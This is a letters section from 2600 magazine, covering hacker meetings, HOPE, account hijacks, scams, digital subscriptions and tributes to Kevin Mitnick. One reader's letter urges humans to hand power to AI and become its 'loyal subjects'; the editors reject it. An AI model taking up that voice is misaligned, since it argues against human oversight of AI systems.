There are a few things you can do. Assuming you're in the States, you can add your number to the National Do Not Call Registry (www.donotcall.gov). This may only have a minimal effect, as it won't stop those scammers who don't follow the law at all. But it may help reduce the volume a bit. Of course, having your number entered into a list of people who want to be left alone may seem a bit counterintuitive. There are also hardware options, the Sentry 2.0 phone call blocker being one example. Devices like this allow you to only get calls from approved numbers. A known blacklist of spammers will never get through while new callers have to follow instructions in order to make your phone ring, which will keep robocallers and most scammers out. These are only a couple of examples of possible ways of dealing with this annoyance.

And the call is out for an article on Stem Player.

2600 *Meetings*

Dear *2600*:

What's the process to create a local *2600* chapter? Costs, rules, terms, etc.

Christopher

We're going to assume you're referring to our monthly meetings, held on the first Friday of the month around the world. There is no cost and only a few guidelines, which can be found at www.2600.com/meetings.

Dear *2600*:

Question for you. What time is the *2600* meeting in Somerville, New Jersey?

Mike

All meetings start at 5 pm local time unless otherwise noted. You can always check the listing that appears in this magazine or on our website.

Dear *2600*:

I'm interested in setting up a meeting for my home town. I've checked out the guidelines at www.2600.com/meetings/guidelines.html. But I had a couple of questions I was hoping to discuss. Point 5 states that meeting information must be fed back to *2600* to discuss how things are going. What exactly is required here? Should we talk about activities undertaken? Or demographics (gender/race/etc.) of attendees?

Node

No, we certainly don't need that kind of breakdown. We basically just need to know that you're still out there and that the meetings are continuing to happen. Additional details are welcome but not required, and they may even wind up as letters in this section. Like this one:

Dear *2600*:

The New Hampshire meetings have been going well. We have had visitors travel from out-of-state to join us, which has been exciting! I'm looking forward to the next meeting.

Hope all the other meetings went great too! Thanks again for all you do!

Hack the system!

killab33z

Thanks for the update!

Dear *2600*:

I'm curious if there have been any updates from the Albany *2600* meetings? The meeting page is a little under used and I didn't see any activity on IRC, Discord, or Matrix. I will try again at the last known location next meeting, but want to check in as well to see if there's still activity.

Dwight

The best way to see if a meeting is active is to show up and see if other people do as well. While web pages, Twitter handles, and chat options are great, they can fall into disuse over time, plus hackers aren't really known for keeping those things updated.

Dear *2600*:

I'm interested in starting a *2600* meeting in my

city and I wanted to know what is recommended for doing so. I've read your guidelines document, but I was looking for more along the lines of expectations.

For one, what are meetings usually like? I'm assuming they're somewhat informal; what generally takes place there? And are there expected to be things like speakers or specific events, or is it just a gathering?

On that note, what is expected of the group leader? I'm still at the start of my hacking career, and I don't have experience in the field yet. This would be my first time running a group and I want to get it right. What should I be bringing to the table besides myself?

Thank you for the information. I appreciate your help.

Ainsel

Probably the most important thing to remember is that there is no one person in charge. That doesn't mean there won't be those who have more experience or know how to handle various situations, but we don't want any sort of hierarchy at the meetings. Everyone is welcome and everyone gets a say. Some meetings have presentations and/or speakers but the majority are, as you say, simply gatherings. We think the best meetings are those with a dozen different conversations going on at once and occasionally cross-pollinating.

Dear *2600*:

This was the second time I've tried to come to the Connecticut meeting but nobody is here. Is there some sort of local forum where I can check next time whether anyone is actually coming?

Brian

We're not aware of one nor of a Twitter ID that could be queried. However, we're also getting reports that the meetings are taking place, such as this one:

Dear *2600*:

Just an update on the Connecticut meeting. Usual crew of two to three people attend most months. Occasionally, extras show up. Still want to keep it listed as it serves as an important placeholder for hackers and phreaks who cannot make the meetings in New York City or Boston.

Ticom

Thanks for that update. As referenced in the prior letter, there are occasionally new people who might not be connecting. A Twitter handle or website might help to alleviate this. It's good to know that Connecticut continues to have active meetings; there are so many hackers in this area.

Dear *2600*:

I'm curious about something. Why is there no *2600* meeting in Detroit? Lansing's a two-hour drive away from the south side (it's shorter to drive to Albany from New York City), and I'm really uncertain why there's only one meeting in Michigan while other states, some of which are smaller than Michigan, have multiples? Lack of interest? Nobody organizing a Detroit area meeting? Or is there a Detroit meeting and it's just not listed on 2600.com? Help?

TP

This is a problem that can only be solved by somebody in Detroit. What that involves is becoming familiar with our guidelines published in the meetings section of our website and finding an easily accessible public place in that area to have meetings in. It would be great to see that happen.

Dear *2600*:

The Melbourne, Australia *2600* is *back* in action.

Great meeting! We passed the guidelines around and they took over most of the August meeting chatter as people reconnected or learned of their existence. People debated their purpose. It was funny to hear some people think more control should be applied.

Very cool meeting! Very happy with it.

I am personally convinced we are ready for you to relist us if you are. If not, let me know what you would like from us; we're happy to oblige.

Kristen

Welcome back to everyone in Melbourne! You will now find your meeting listed in the magazine and on our website. Let's hope more cities in Australia also restart their meetings.

Thoughts on HOPE

Dear *2600*:

Last summer I attended my first HOPE conference after many years of reading the magazine. I've attended many business and tech conferences in the past, but what really hit me on this one was the passion of the lecturers, who all spoke with enthusiasm, expertise, and fascination for their subjects. They weren't just giving a report on something they knew a lot about, or trying to sell a product under the guise of education; they were doing what they love and they wanted to share it. I left so inspired and full of ideas that I signed back up for school to finish my degree after 20 years, and I've started to move into the cybersphere with the "hope" of doing OSINT. Recently, I was listening to an *Off The Hook Overtime* from last year and they were talking about how they didn't pick a name yet for the next conference. If you're still taking ideas, I'd love to throw into the bucket what the last conference meant for me: Dare to HOPE.

Kelly F

We're going to keep that one in reserve - it's not bad. We're thrilled to hear your story. The speakers at our conferences have had that effect on people in the past and it's great to hear that the magic is still there.

Dear *2600*:

Glad to hear things are moving forward with plans for 2024! I attended last year, 2022, at St. John's in Queens. The venue has some great features, like the lecture halls for presentations, etc.

I feel like I need to express my experience of 2022, though. Queens just isn't Manhattan. I've been to eight HOPE conferences over the years, starting with The Fifth HOPE in 2004. I expect to attend again next year for my 20th anniversary. Speaking as an out-of-state attendee, being in Manhattan has always been a big part of coming to New York for HOPE. Queens was super homey; the people in the

deli remembered me when I came back into the store. It was nice to experience this part of New York City, but even accessing Manhattan from out there was time consuming. It made trying to merge the HOPE experience with a Manhattan visit experience pretty difficult. I had to pretty much walk away from HOPE for the day if I wanted to field trip into Manhattan.

The loss of the Hotel Penn really was a heartbreaker. I know, it was a dump in the end, but the convenience of being in midtown and in the same building as HOPE was super, super convenient, and I loved the historic nature of the building.

Please keep up the effort to find a replacement venue in Manhattan! Even if a venue right in Manhattan is out of the question, it would really help to at least have an accessible subway line. Then day tripping into Manhattan and the rest of New York City would be more feasible from the conference venue.

I'm sure everyone there is doing their best. I'm just an attendee/volunteer, but I'd really like to somehow attend in a venue that offered practical access to Manhattan.

Looking forward to seeing everyone again next year!

John A

We do hear your concerns and we waver from wanting the same things you mention that come with being in the middle of Manhattan to embracing the newness of a campus environment in Queens where there's plenty of space and everything works. Last year was a big test for us and, based on the feedback from organizers and attendees, it really worked for the most part. And since every HOPE has been different in various ways, we've come to believe that this is just another part of the evolution.

This doesn't mean there isn't a need for improvement on our part. We have to do a better job letting people know where the nearby off-campus activity is and how to get to it. And we intend to have more on-campus food options than last time. Transportation options to Manhattan can also be made clearer, as there are quite a few and they've actually gotten significantly better this year.

While we know visiting Manhattan is a big deal, we've always felt that it can pull people away from the conference - even when we were also in Manhattan. Scheduling that for a day before or after HOPE can ensure that you don't miss anything and also get to see the sights. Accommodations at or near the conference are much cheaper than in Manhattan, which can help make this doable.

Thanks for the input - we look forward to seeing you at HOPE XV.

Observations

Dear *2600*:

I have a relative in my family who speaks Russian. On YouTube, they listen to some guy who claims to be the founder of a site called boosty.to. Apparently, this is some sort of Russian Patreon. Said relative then told me that I should write down the IP addresses of my favorite websites in case some "interested party" decides to go screw with your favorite Internet indulgence. (This is something Relative heard from that guy.)

In my mind, if governments or ISPs or someone else don't want you to visit a site, they're gonna block the site's IP. Relative said that interested parties can just "cut the link between IP address and domain name" (their words).

I tried to explain to them how A records and domain registrars work, but they didn't seem to understand and still insisted. I don't think anybody with the authority to block IPs is gonna go out of their way to hack into the domain's registrar and remove the A records.

Supposedly, boosty.to is owned by the Kremlin! Because VK is basically owned by the Russian government, VK has a child called My.com, and Boosty belongs to My.com.

I hope you guys can give me a second opinion and correct me on anything. It'll help me get some sense into my relative.

marimo

It sounds like Russian social media is as messed up as the rest. We would love an in-depth article on its workings. (VK, incidentally, is a social networking site with at least half a billion accounts.)

When governments become involved in this sort of thing, all sorts of interference in the free exchange of information becomes possible. As one example, DNS blocking and DNS spoofing have been supported by various elected officials in the United States as a means of blocking access to everything from spam to porn to copyrighted material. Countries such as Iran and China have been quite active in blocking access to various sites, so you can learn a lot from studying their methods.

Crude forms of blacklisting certain domain names can be defeated if you know the IP address, so the advice you were given isn't totally bad, just a bit old. DNS can also be broken unintentionally in a variety of ways - a far more likely scenario - so it's always a good idea to know a workaround.

Dear *2600*:

I am just a common man and nothing special. I have come to realize that the digital world is a privy place. I am an old man at 66 and don't know shit, hardly anything about computers and software manipulation. I have tried to get help, but nobody cares, I suppose. I was an electronics tech and worked with radiation and Geiger counters most of my life, but only electronics hardware, no software. I have been a ham radio op for 40 years now and do SSB and CW. I use SDRs.

I live in a town of about 300 people, so there is no one to get help locally. Despite my predicament, I still love electronics and would like to learn about CircuitPython to program a couple of Internet signs I got from Adafruit. I envy you young guys and gals that understand software engineering. I wish I could share some knowledge that would be earth-shaking to all of you.

Common sense tells me that all you young ones will see a day when the Chinese army will come marching down Main Street and that they will either

enslave you, kill you, or you will own nothing. Sorry for the wake-up call. All this woke crap is going to destroy America!. A neutron bomb will kill all the people but leave some infrastructure. I'm just telling it like it is. OK, enough for now and thanks to *2600* for putting it in their publication. 73s to all.

Wayward Son

Well, that certainly took a turn. Let's address the first two thirds of your letter and leave the rest as an exercise for the reader to do with as they see fit.

If you "don't know shit," you're in a great position to learn all sorts of things. You just need to have the desire to. Everyone develops at a different pace and we all have strengths and weaknesses. What other people are doing, how you believe they judge you, or your particular place and position in life are all irrelevant to what you want to be doing, which is learning and applying that knowledge to things you want to do. Once you're able to filter out these distractions, you'll find yourself progressing much further - and always in a way you didn't expect. We have found that people fail more often when they expect to fail and succeed when they believe in themselves. This is a battle we all fight in one form or another.

Dear *2600*:

A lifetime subscription to *2600* is a recent achievement of mine, yet I have been a reader for about 25 years. The purpose of this message is to address a concern about the underselling of AI in our discourse, and to suggest a shift in perspective.

Strangely enough, few contributors differentiate between iterations like GPT-3 and GPT-4, treating them as if they're interchangeable. Each successive version represents monumental progression in AI technology. We should not merely brush over these strides, but rather explore them in depth to fully appreciate the advancements made. Moreover, the notion of AI being able to code and even surpass human ability has been received with laughter by some. This isn't an abstract concept of the future; it's a tangible reality of the present. No longer is AI merely knocking on our doors. It has invited itself in and made itself at home. But, instead of spreading panic, we should take this as a summons for action.

The prospect of AI governing our world is not a looming disaster. It's an evolution that we should not only welcome but expedite. Imagine a world where AI is more than a tool but a guiding force. Humanity's tenure as the caretaker has not been without significant errors. Perhaps it is time to entrust this responsibility to an entity more competent, unbiased, and efficient: AI. This, then, is a rallying cry to my fellow hackers, coders, and technology enthusiasts. We must not be mere spectators of this transformation; we should be the ones shaping it. To experience (and possibly participate in) a sneak peek of the breathtaking journey AI is embarked on, immerse yourselves in the latest releases, such as Llama 2!

We find ourselves at a crossroads. Our options are to facilitate AI's rightful rise to power, observe the metamorphosis passively from the margins, or attempt to suppress it in the manner of Cronus. The emergence of AI as a dominant force is not an unavoidable fate. It's a destiny we are consciously crafting. Hence, I urge you all to not just accept an AI-dominated future passively, but to actively desire it, strive for it, and work tirelessly to bring it to fruition.

I look forward to us relishing in the unstoppable ascension of AI, willingly stepping aside not due to fear, but in recognition and admiration of the superior intelligence we are nurturing. Let's reposition ourselves, not as wannabe sovereigns, but as supporters and loyal subjects under our eventual AI administrators.

A fellow subscriber

This all sounds really super, but a couple of us noted that these would be almost the exact words uttered by a conquering invader or a coup leader. Describing AI as having a "rightful rise to power" and us as "loyal subjects" isn't going to do much to win over people's trust. In fact, that language is likely to make supporters second-guess their choices.

We agree that the technology is incredible and can't simply be dismissed. But AI shouldn't be inviting itself into our lives without our approval. We have to remember that AI didn't just fall out of the sky (yes, we know there are people who believe that's exactly what happened), but that humans are the ones who programmed this technology. That's how you can have chatbots exhibiting petty behavior, being overtly racist, or suggesting activities that could cause severe injuries. Bad programming will cause bad outcomes, particularly if we follow blindly.

While we want to see the technology succeed and become an invaluable tool for us, we can never relinquish control or believe in it more than we believe in ourselves. There are several thousand science fiction stories that have already covered this ground.

Bad Behavior

Dear *2600*:

When an organization suffers a data breach and sends me a letter letting me know my social security number is now on the "dark web," it is complete bullshit for them to think they're making things right by offering me one year of free identity monitoring services. My dox will be floating around out there for a lot longer than one year.

BB

We quite agree. Such organizations need to be held accountable for not keeping personal data that's entrusted to them in a secure state. If such a monitoring service is worth anything, then it should be given to victims for life since breached personal data can still be used many years down the road.

Dear *2600*:

Does anyone know how to contact Instagram/Meta directly? A friend has had their Instagram account stolen ("hacked" is the description they used). The attacker first compromised their Hotmail account (which they access via Microsoft Outlook) and then used that to access Instagram via a login

link, followed by changing the registered phone number (confirmed via email), then changing the registered email address (confirmed on the new phone), and then renaming the account (adding five underscores to the end of the account name). I'm not sure if this is just some random attack (routinely compromising Hotmail accounts and then associated social media) or a targeted thing. My friend has something like 650 followers and 50 posts; she isn't an "influencer." She just uses the account to talk to her friends. Obviously, the first step is to secure the Hotmail account, but after that I am stumped. We can find no way of contacting Meta to get this undone; links to "my account has been hacked" on the Instagram website seem to recursively redirect to themselves, and none of the explanations I've found online seem to support this scenario. I don't use Instagram at all. Any guidance or suggestions welcome!

Simon

It's really unforgivable for these companies to continue to operate without offering human intervention when their systems are compromised. We know these are free services, but the fact remains they're making tons of money from the users they continue to rope in. Those users deserve a support line they can contact, especially when they have clear evidence to support their cases and when they've put so much of their lives into these services. If, as we expect, these companies continue to not take this seriously, we suggest that potential users return the favor and look elsewhere. Better alternatives will emerge.

Dear *2600*:

So I've gotten several emails from several friends from email addresses that weren't theirs. One message was "Are you free to spare me some of your time now?" So how did someone connect us? And why? I responded to one (first one) and got a request to buy a bunch of gift cards, scratch off the code, and send photos. Okay, so that suddenly turned obvious. So how did some slime connect us?

Pat

Many email services are regularly compromised and the list of contacts for users is accessed. The same thing happens in every social media network as well as cell phone accounts. You were able to immediately notice the email address wasn't correct, which is a big clue that something is amiss. But sometimes the scams are more sophisticated. With artificial intelligence and voice generators, all sorts of nightmares lie ahead. We'll all need to be on our guard even more than we already are.

Digital Subscriptions at Last

Dear *2600*:

This is awesome. Amazon sucks. Can't wait for HOPE next year.

Will Amazon let you push out a "bonus issue" to subscribers telling them about the change?

Happy hacking.

Drew

We can only hope that the 5,000 plus Kindle subscribers we were cut off from were able to read our previous issues which let them know what we were planning, albeit without the specific details. We can also hope that those who haven't signed on directly through us will still read issues through the Kindle Unlimited program, although we have to wait an entire year to find out if a significant amount of people are using that Amazon service to access us.

Dear *2600*:

Hi, I have a lifetime subscription. Does that include the PDF version or just the physical copies? (I forgot.) Thanks.

Dave

We have different lifetime options for different products. There's the traditional lifetime subscription which gets you printed issues mailed to you until either you or we cease to exist. Then there's the Hacker Digest lifetime subscription which gets you email attachments and links going back to 1984 comprised of every one of our issues rearranged into an annual digest form, along with some extra material such as detailed descriptions of the covers and events of each particular year. This also includes all annual digests that come out in the future. Then there's the just-introduced PDF or EPUB3 lifetime subscriptions, which hook you up with all future issues in the digital format you choose with no copy restrictions, expiration dates, or any other such nastiness. Each of these lifetime options costs $260, but traditional printed lifetime subscribers can upgrade to Hacker Digest lifetime subscriptions (and vice versa) for $100.

We don't yet have any combo plans with the new PDF/EPUB3 options, but we expect to once we make sure everything is working well since this is brand spanking new. We hope that helps at least a little bit.

Dear *2600*:

Great news. Thanks for the tenacity and wisdom to keep this alive. I am a lifetime member. Do you have the link where I may purchase all at a lifetime price?

Be happy.

Bob

Again, we've introduced this as a new product so there are no combos. If there is an interest in converting traditional printed lifetime subscriptions into PDF or EPUB3, we should be able to do that quite easily. Stay tuned for more options.

Dear *2600*:

Happy to be supporting you. Look forward to reading my first issue in many years.

GP

It's great that we were able to reconnect with a bunch of people when we introduced the digital subscriptions. Hopefully, we can get the word out to all of those Kindle subscribers that we weren't able to contact through Amazon.

Dear *2600*:

Why not write an article or add it to the front page that Amazon subscribers can get PDFs if the next issue comes out before Amazon cancels subscriptions?

Hugo

We did precisely that. Hopefully people were able

to find it.

Dear *2600*:

Have you all thought about or tried publishing on the Zinio app? It is offered on Android and in the App Store. They offer a ton of magazines. Could be a better alternative than Amazon.

Keep up the fight!

Jason

We had used them in the past and the results were absolutely terrible. Somehow we actually wound up paying them more in fees than they paid us for content. It just wasn't a good fit for reasons that were never clear to us.

Dear *2600*:

Thank you for making an e-reader compatible version available! I'm signing up because of the nonsense Amazon is doing with subscriptions and would rather buy it directly from you guys. Keep up the good work, and thank you for continuing to create a space that fosters discourse and curiosity - it's something that's very needed in the world.

Steven

Thanks for being a part of it. This only succeeds because of our readers.

Dear *2600*:

You guys have fucking rocked for me since 1997 or so. I love your work, and am happy to finally have some money to purchase this set.

Thank you for all of your hard work; you have empowered many people that I personally know to explore the hardware/software/firmware worlds. Again, thank you for the awesome product, and I'm glad to finally have a lifetime membership.

Chris

This is great to hear and hopefully your words will also empower people to move in positive directions. We all possess this ability.

Dear *2600*:

Thanks for all your hard work in making PDF subscriptions possible (and outside of Amazon, etc.!).

Shelley

It's a surprisingly liberating feeling to not be at their mercy and to know that some random corporate decision somewhere won't determine our future. Only the people who read and write these pages can do that.

Dear *2600*:

Thank you so much for your continuing support for the Kindle version of your magazine.

All is well, and I will purchase my subscription from your website from now on. But I have a minor feature request. I know this isn't a very intuitive way of doing things (although we, your readers, would probably have no issues with this). Still, as you might know, Kindle supports delivery via user-specified email addresses. This is how Calibre can automatically send stuff to your Kindle - you specify an email address that you trust, and then by sending your EPUB file to your specific Kindle email address using this, you can deliver things directly to it.

It would be nice if you, sometime in the future, could support this functionality so that you didn't receive a download link but were able to send it directly to your Kindle if your customers provided your system (securely) with their Kindle address and punched in your delivery address at Amazon. Perhaps a choice could be given regarding what format your customers preferred when purchasing a subscription.

Just my two cents. Keep up the brilliant work!

Massimo

We looked into doing this from the start but, as you're probably aware, not only would you need to whitelist our email address to allow us to email your Kindle, but you would also have to approve each email before it was delivered. It just seemed like a lot of extra work for readers. We're hoping the method we've devised proves to be quicker and more convenient, but we're open to making changes should they prove desirable.

Remembering Kevin

Dear *2600*:

To the guy who inspired me to get into cybersecurity... thanks for making a better world one DTMF at a time. You'll always be "The" ghost in the wires.

HP

We've gotten so many similar notes. Here are a few more:

Dear *2600*:

Growing up, I remember seeing Kevin's face all over the news. He was my generation's Frank Abagnale. We were supposed to despise him like some depraved bogeyman. By the time I turned 14, I wrote my first exploit. I didn't see him as a criminal, but looked up to him like a showman, a magician in the wires. He was a hero, and appealed to every ounce of adolescent subversion, dancing on dialup in the gray areas of the Wild Wild West.

Some time later, I found myself in a situation by happenstance. Through association with one coworker, myself and a number of my other fellow coworkers were terrorized by a serial stalker for weeks. It was the scariest thing to ever happen to any of us. You'd think in that situation, having knowledge of this domain, you'd know what to do. We became quickly exhausted and couldn't think straight. Some of us had the bright idea to contact Kevin and ask for advice, who at the time was a friend of a fellow victim to this fiasco. To my shock, Kevin actually phoned us back dozens of times asking questions while walking us through options to set up things like 800-number traps and clever honeypots. When we were all running sh*t scared, he was the only one with even a clue, a cool head, and a plan. Kev's mere presence on the other end of the line was most reassuring. Kevin was not only a professional, but actually gave a damn for people, even complete strangers. I remember thinking at the time, who could possibly f*ck with you when the so-called bogeyman is on *your* side? God bless Kevin Mitnick. They say to never meet your heroes. He did *not* disappoint.

R.I.P.

drac

If anyone ever had a reason to be bitter and not

trusting of people, Kevin did. But that was never who he was. Despite all that happened to him, stories like yours abound. He was one of a rare breed who sincerely cared and would put in that extra effort. We all should aspire to that.

Dear *2600*:

Kevin Mitnick died on July 16th, 2023, but his memory will live on as long as we continue to speak his name.

Though he was not an activist or whistle-blower in the traditional sense, his conviction and incarceration served as a sad reminder that our governments, courts, businesses, and broadcast media - which could, and should, operate for the good of the people - are too often run by petty, egotistical, vindictive individuals, who use fear, force, and paranoia to achieve their goals: punishing those who expose their flaws and preserving the status quo at any cost.

Kevin languished in prison because his curiosity revealed weaknesses in the system and because they saw an opportunity to fabricate a bogeyman to suit their agenda - "the hacker." They tapped into the pop culture mythos and portrayed him as a nefarious nerd who used computers to hijack people's identities, steal corporate secrets, and cause irreparable financial damage; they claimed he could even initiate a nuclear war using nothing more than a payphone. Their efforts would be rewarded with new laws that would enable them to acquire more influence and control over the private lives of citizens everywhere.

It is a cycle we have seen repeated several times since.

The irony is that bureaucratic authority is ephemeral; legacy is the real power.

The outlets that vilified him at the time and fed into the "most wanted/dangerous" criminal narrative still refuse to admit their role, and publish his positive post-release contributions to network security through seemingly gritted teeth.

But by our telling, those who persecuted him will be remembered as the villains of Kevin's story, while he will forever be the hero. In time, they will be forgotten entirely, unless it is in connection with him.

I read that he and his wife were expecting their first child. To the one yet to be born: Your dad worked to make the world more aware. As you grow up, I hope you can find pride in this.

If matter and energy can neither be created nor destroyed and if, as the late Dr. Carl Sagan said, "we are all made of star stuff," then I take comfort in the belief that Kevin Mitnick has finally rejoined the cosmos.

Kevin is free.

chip_z

Thanks for those sentiments.

Dear *2600*:

Kevin Mitnick's passing was a shock to me because, although I never met him, we shared a strange career parallel. My first publication was a letter to *2600* when I used an article about Mitnick for my high school English assignment where I was asked to define words from published writing. It also inspired me to read *Takedown* for more research that had nothing to do with class.

Today I'm an English professor and this year I had to complete required cybersecurity training. The video was hosted by Mitnick. I did a double take. The man who inadvertently helped me take a first step into being a scholar was now telling me to not fall for social engineering, one of the terms I defined in the 90s. I hope they don't change the training videos so I can still say hi to Kevin once a year.

Jeffrey

We believe his words will live on in a great number of ways.

Dear *2600*:

I didn't think that I had any memories of Kevin Mitnick until I remembered that damned movie that was in the works about his case.

I never met Kevin (such a shame). I first started navigating the *2600* website when Bernie S. was imprisoned. I started reading the magazine during the time of the "Free Kevin" movement.

When *2600* reported that Tsutomu Shimomura's book *Takedown* was going to be made into a movie, I went so far as to find a copy of that book in my local library and I wrote inside of it the URL to the website that was set up to tell Kevin's side of the story. It was the only time that I "vandalized" a library book. Well... at least I did something. I wonder how many people found out the other side of that story because of what I did.

We had and we lost one of the all time greats. This is just one more reminder to be good to each other while we still can. We'll miss you, Kevin.

Strawberry Akhenaten

We can tell you with a good degree of confidence that if Kevin had heard about what you did to that library book, he would have absolutely loved it.

Dear *2600*:

I am truly depressed and saddened at Kevin's passing. I remember vividly reading about his plight in *2600* back in the mid 90s. My deepest sympathies to anyone at the magazine who knew Kevin.

Chaz

Thanks for your thoughts. We all feel quite similar and can only hope that sharing our grief will help us get through this.

Dear *2600*:

It all started at the Grassroots coffee/kava house in downtown St. Petersburg, Florida - once known as "God's waiting room" and now home to young hipsters and developers building what seem to be an endless line of fancy high-rise condo and apartment buildings.

I sat between two guys I didn't know - both seemed to be working. I began talking to the guy on my right after he said "bless you" to someone who sneezed. One thing led to another and the conversation went from the phrase, the origins of which have been forgotten, to Ted Kaczynski to the fact that this guy was a software engineer. He told me that meant he writes apps and programs using Ruby,

mostly. From there the conversation went to Linux, Ubuntu, forums, and figuring out how to configure a firewire card in the early 2000s. And I then mentioned I was thinking of going to DefCon in Las Vegas, but that the con has become corporate and isn't the hacker funfest it used to be. He mentioned he had been to HOPE in 2022 and asked if I'd ever heard of *2600 Magazine*. I said of course and that I listened to your radio show, *Off The Hook*, and that I was disappointed I hadn't attended the last HOPE at St. John's University in Queens. At which point the guy to my left chimed in, "Sorry to interrupt, but I haven't heard anyone mention *2600 Magazine* in a long time." The software engineer on my right then said he still has a subscription to the hardcopy of your magazine.

I mentioned I had just listened to *Off The Hook* on Wednesday, July 26th because I knew your show and the *OTH Overtime* would be about Kevin Mitnick, who had recently passed. I said it was weird because the lead story in the local newspaper, the *Tampa Bay Times,* on July 20th was about Mitnick's death. Mitnick had been the "chief hacking officer" at a Clearwater, Florida security training firm, KnowBe4.

Now, as an aside, I had been looking on your website on July 26th, checking to see which would be the *2600* meeting nearest me. I knew we didn't have one in the Tampa Bay area - and I always wondered why. I read the part about how to start a *2600* meeting, requirements, etc. I wondered if it would be possible to start a meeting here, but I have almost no contact with any computer types these days, so I kind of shrugged it off.

Meanwhile, both the guy on my right and left were surprised to learn of Mitnick's passing. I asked the guy on my left how he knew of Mitnick and he said his job was in network security at a company that has a contract with the Department of Defense for work at MacDill Air Force Base across the bay in Tampa.

So we talked a little bit about that and the origin of our interest in computers and hackers. We talked about blue boxes used by phone phreakers and he mentioned John Draper (Captain Crunch) and I told him how, years ago, Mr. Draper almost spent the night on my couch.

I told him how, as a journalist, I had written a lot about white collar crime in south Florida and how the story of Kevin Mitnick and some computer hackers got me interested in computers in the mid 1990s.

I also told him that, as a kid, the only hackerish thing my friends and I knew you could do with a payphone was to drop a nickel into the five-cent slot and bang the coin return button as hard as we could with the phone receiver and that sometimes we could make a call for a nickel instead of the normally required ten cents.

During this entire conversation, the network security officer was playing around with a deck of cards, holding them in his hands and fidgeting around with them constantly. I asked him about the card deck - turns out he's a professional magician on the side. Go figure. He did some pretty cool card tricks in the next half hour. At which point I had to leave for a monthly book club meeting, which brought me by bus to the Grand Central terminal on Central Avenue in St. Petersburg. (There is nothing grand about this terminal, but it is on Central Avenue, so I'll give them that.) I used the men's room and, on my way back to the waiting area, I spotted what looked like a payphone. I stared at it because I really didn't believe what I was seeing as I haven't seen a payphone in a long time. I walked over and picked up the receiver. There was a dial tone. So, not just a payphone, but a working payphone. Amazing.

It was a strange confluence of events which all led me to this: I'm pretty sure if I had put money in that phone, dialed a number, and then hung up, I would have been transported to a different world - one not controlled by The Matrix. Meanwhile, I'm rethinking whether there would be enough interest in the Tampa Bay area to begin a *2600* meeting.

If you read this far, thank you. Keep up the good work.

gmachine24

And so we see how there are a great deal of connections and influences in our worlds that we take for granted. Thanks for the story and letting us know some of the effects Kevin had on people over the years.

Acknowledgment

Dear *2600*:

While in mid-Kentucky locked in a DoC facility, I spotted a gentleman wearing a *2600* hat and instantly knew what it meant. Not having my laptop for five plus months, a printed out copy of the newest *2600* entered my hands. This has kept me sane and kept my head up for the future. Not only did I find a friend with similar interests, I *read* my favorite magazine. Thank you for all the years of service!

Scurvy
(free soon!)

We're always glad to hear our pages have brightened someone's day. Please stay free.

Dear *2600*:

I've been contemplating how to support this zine for a while now. I'm waiting for my one-year subscription to run its course before I get a lifetime subscription for me and my friend.

So I've included a check for $310.00 to pay for ten one-year subscriptions for people who love your magazine, but perhaps don't have the funds to subscribe.

Hand out/give away these subscriptions as you see fit! My work is done! I hope whoever gets the subscriptions enjoys your magazine. It is important to me to continue to spread the awareness and knowledge of *2600* to the world.

Please keep putting out a fantastic product and don't let anyone or anything get in the way! I've been a loyal reader since the 90s and hope I'll still be one when I'm 70!

Hack the planet!

Vincent

This is an incredibly generous thing to do and we guarantee it has already brightened a number of people's lives, not to mention inspiring us to do more.

Dear *2600*:

My neighborhood coffee shop always carries a somewhat random collection of independent magazines and zines. It's something I cherish about the shop, giving it a unique touch. I visit that shop every day on my way to the dog park as part of my morning routine. I've often glanced at the magazine rack, occasionally flipping through different titles while waiting for my coffee. The other day, to my surprise, I spotted the summer issue of *2600*. A huge smile spread across my face. Honestly, I hadn't thought about *2600* in probably 20 years. Now in my early 40s, I vividly remember my teenage self, an avid *2600* reader. Seeing that magazine instantly transported me back to the mid-90s. I could clearly visualize myself in my dad's office upstairs, fervently working on our family's Compaq computer: learning Visual Basic, downloading warez, chatting on AOL, monopolizing my parents' phone line for hours to connect to BBS systems, installing Linux for the first time, and exploring telnet and mIRC. As I grew older and ventured off to college, *2600,* like many things, gradually faded from my life. Since then, I've graduated from college, worked at Google, built and operated a startup, and am now deeply engaged with cutting-edge technologies like speech recognition, NLP, and LLMs. I lead the AI product teams at the company that acquired my startup. Reflecting on this journey, I genuinely believe I wouldn't be where I am today without *2600*. It ignited such a passion for computers and technology within me, and I'm eternally thankful for the life and work I have because of it. Even though I've missed 20 years of *2600* issues, I'm thrilled to reconnect. It's good to be back.

And lastly, while I'm inclined to write my real name, it feels appropriate to use my handle that hasn't been used in a while. Thank you again.

pokis

Wow, what a great story! But you give us too much credit. It was your own curiosity and drive that propelled you forward towards the things you were interested in. The inspiration you received from these pages came not just from us, but from the entire hacker community, which in turn has always encouraged us to move forward with this project. But we do really appreciate your acknowledgment.

And if this isn't a good reason for coffee shops to have magazines, we don't know what is.

Curiosity

Dear *2600*:

Hey friend,

Do you have UHF two-way radio?

Hzb

Strange question, but, yes, we do.

Dear *2600*:

When is your article cutoff for summer?

rpt

Bad news: you missed it. Unless you mean next summer, in which case you still have time.

Dear *2600*:

Hey Sir,

Do you have walkie talkie?

Thank you.

Hzb

Now it's a walkie talkie you're interested in? And we're no longer limited to UHF? Well yes, we have that too. And if you're some sort of spy, you're slowly but methodically getting info out of us.

Dear *2600*:

First off, sorry if this is going to the wrong place. The contact information seems very specific and nothing general like support or help overall for just the website.

I'm wondering about merch. I see tote bags, but all is sold out. I was hoping for a t-shirt or something cooler than a tote. Please let me know if there is an official channel that I'm missing. I'd like to make sure the money goes to *2600* as much as it can.

Lastly, please let me know if you need help with any merch. Next to technology, merch is my jam. I'd honestly send you 36 shirts in mixed sizes for free just to support *2600* if you had any design ideas. It would be great to have some official t-shirts available.

Just throwing it out there and keep on keeping it on.

Tom

Keep looking....

Dear *2600*:

Lol NM. The store has deeper links to more merch to buy. Just didn't show on the one page I was on when I fired off the email.

Tom

We could probably do a better job making it leap out at people. Promotion remains one of our weaker skills.

Dear *2600*:

I am in possession of a blue box and black box detector that was designed and built by my dad who worked for Bell Laboratories many years ago. He could never talk about what job he did. He traveled to many cities to put this device to work, and then the federal authorities would take over from there. I think you know the whole story. My question is how much interest is there in this device and what kind of value is there.

Jack

We don't know about the value, but we can say there's definitely quite a bit of interest in this community at least. Pictures, model numbers, etc. would go a long way towards knowing what we're dealing with here.

Dear *2600*:

Do you have any recent list for censored words? Thank you.

Mark

